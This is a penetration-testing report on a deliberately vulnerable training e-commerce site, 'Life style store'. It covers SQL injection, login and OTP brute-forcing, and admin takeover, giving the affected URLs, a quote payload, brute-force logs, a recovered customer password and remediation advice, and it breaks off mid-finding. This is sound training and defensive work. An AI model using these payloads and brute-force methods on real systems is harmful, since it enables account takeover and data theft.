Life style store

Web Application

Detailed Developer Report

Start Date: 23-10-2021

Author: Jaswanth Sunkara

End Date: 11-11-2021

Security status summary – Extremely Vulnerable

- Hackers can steal all records in Lifestyle store databases
- Hackers can brute force customer/seller login forms and can reset admin password
- Hackers can guess all valid coupons
- Hackers can change source code of application to host malware, phishing pages or even explicit content
- Hackers can easily find readily available exploits to attack
- Hackers can easily login using default passwords
- Hackers can host malware, phishing pages or even explicit content
- Hackers can execute arbitrary commands on admin console
- Hacker can login into any seller account easily
- Hackers can inject client side code into applications and trick users by defacing how page looks to steal information or spoil reputation of the company
- Hackers can extract all customer's order receipts and their personal information
- Hacker can redirect users into malicious websites or to download malware
- Hacker can change logged in customer password just by tricking them to visit a link
- Personal information of sellers is openly displayed
- Other critical information regrading server and directories is easily accessible

Vulnerability Statistics

Critical	Sever
14	11

Moderate	Low
2	1

Vulnerabilities


No	Severity	Vulnerability	Count
1	Critical	SQL Injection	1
2	Critical	Rate Limiting Flaws	3
3	Critical	Bruteforce	1
4	Critical	Arbitrary file upload in admin dashboard	1
5	Critical	Components with known vulnerabilities	2
6	Critical	Weak Passwords	2
7	Critical	File Inclusion	1
8	Critical	Unauthorized Command Execution	1
9	Critical	Admin dashboard can be accessed	1
10	Critical	Seller Passwords exposed in Plain text	1
11	Sever	Stored Xss	3
12	Sever	Reflected Xss	1
13	Sever	Insecure Direct Object Reference	3
14	Sever	Client Side filter bypass	2
15	Sever	Open Redirection	1
16	Sever	Customer Password can be changed	1
17	Moderate	Directory Listing	1
18	Moderate	PII leakage	1
19	Low	Information Disclosure	1
Total Count			28

1. SQL Injection


SQL Injection (Critical)	Products module in Life style store is vulnerable to SQL Injection Affected URL: http://hackingProject/products.php Affected Parameters: cat [GET] Payload: cat=1'

Observation

- Navigate to http://hackingProject/products.php?cat=1
- You will see a page displaying t shirts



- Insert the payload in the URL, SQL error occurs as shown below:



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0, 9' at line 1

Proof of Concept

Database: hacking_training_project

[8 tables]

- Brands
- Categories
- customers
- order_items
- product_reviews
- products
- sellers
- users

Note: All dumped data can be found in hacking_training_project folder

Business Impact - Extremely High

- Attackers can dump all critical tables inside the database.
- With this information an attacker can login and impersonate as a legitimate user and carry out all the actions as that user.
- Using this vulnerability, an attacker can execute arbitrary SQL commands on a Lifestyle store server and gain complete access to internal databases along with all customer data inside it.
- Attackers can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

Recommendations

Take the following precautions to avoid exploitation of SQL injections:

- Whitelist User Input: Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only upto 20 characters in length. If you are expecting some ID, restrict it to numbers only
- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all **' to \'** , **" to \"**, **\ to \\\\.** It is also suggested to follow a standard encoding for all special characters such has HTML encoding, URL encoding etc
- Do not store passwords in plain text. Convert them to hashes using SHA1 SHA256 Blowfish etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

References


- *SQL Injection | OWASP*
- *SQL injection*

2. Rate Limiting Flaw


Rate Limiting Flaw (Critical)	Customer and seller login module has rate limiting flaw Affected URL: http://hackingProject/login/submit.php Affected Parameters: username [POST] password [POST]

Observation

- Navigate to http://hackingProject/login/customer.php




- Shoot different combinations of usernames and passwords and valid ones let's you login



```
1043 zxcvbn False
1044 zxcvbnm False
1045 zxcxz False
1046 zxczxc False
1047 zzzzz False
1048 zzzzzz False
1049 Donal234123 True
```

Proof of Concept



http://13.126.190.242/profile/profile.php

My Profile


Donald Duck
donald@lifestylestore.com

Username:	Donal234
Contact No.:	9489625136
Delivery Address:	B-34/ the duck lane, Disneyland

As a PoC an exploit script is written in python3


http://13.126.190.242/login/seller.php

Seller Login


13.126.190.242/seller/dashboard.php

As a PoC an exploit script is written in python3

Business Impact - Extremely High

A malicious hacker can gain complete access to any account by guessing password. This leads to complete compromise of personal user data of compromised customers.
Attackers once logged in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendations

- Use minimum password length of 8 characters
- Increase password complexity with alphanumeric and special characters
- Limit Login Attempts for each username and also from each IP
- Use Captcha after multiple failed attempts
- Encourage users to use Two Factor Authentication.

References


- Brute-force attack
- Blocking Brute Force Attacks Control

2. Rate Limiting Flaw

Rate Limiting Flaw (Critical)	Admin Login module is not limiting traffic Affected URL: http://hackingProject/forum/admin/?page=login Affected Parameters: username [POST] password [POST]

Observation

- Navigate to above mentioned URL



http://13.232.75.231//forum/admin/?page=login

- Use the provided exploit.py script
- And server accepts which could ultimately result in account takeover or denial of service

Business Impact - Extremely High

A malicious hacker can gain complete access to any account by guessing password. This leads to complete compromise of personal user data of compromised customers.
Attackers once logged in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendations

- Use minimum password length of 8 characters
- Increase password complexity with alphanumeric and special characters
- Limit Login Attempts for each username and also from each IP
- Use Captcha after multiple failed attempts
- Encourage users to use Two Factor Authentication.

References


- Brute-force attack
- Blocking Brute Force Attacks Control

2. Rate Limiting Flaw


Rate limiting flaw (Critical)	admin password reset module has rate limiting flaw Affected URL: http://hackingProject/reset_password/admin.php Affected Parameters: otp [GET]

Observation

- Navigate to http://hackingProject/login/admin.php and click on 'Forgot your password?'


13.126.76.26/login/admin.php


- It will take to here as shown below


13.126.76.26/reset_password/admin.php

Reset Admin Password


Enter 3 digit OTP sent on your registered mobile number

- Bruteforce 3 digit numbers and one of them will hit and we can use same number as otp and change admin password


13.126.76.26/reset_password/admin.php?otp=634

Enter New Admin Password


Proof of Concept


http://13.126.190.242/admin31/dashboard.php

Admin Dashboard

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			[✓ Chandan] Radhika Nandan	[✓ T Shirt] Socks Shoes	UPLOAD		Add


http://13.126.190.242/admin31/console.php

Admin Console

Command:

As a PoC an exploit script is written in python3

Business Impact - Extremely High

- A malicious hacker can gain complete access to the admin account. This leads to complete compromise of the lifestyle store.
- Attackers once logged in can then carry out actions on behalf of the admin which could lead to serious financial loss to the company.

Recommendations

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

References


- *https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)*
- *Blocking Brute Force Attacks Control*

3. Bruteforce


Bruteforce (Critical)	Orders module is vulnerable to brute force Affected URL: http://hackingProject/cart/apply_coupon.php Affected Parameters: coupon [POST]

Observation

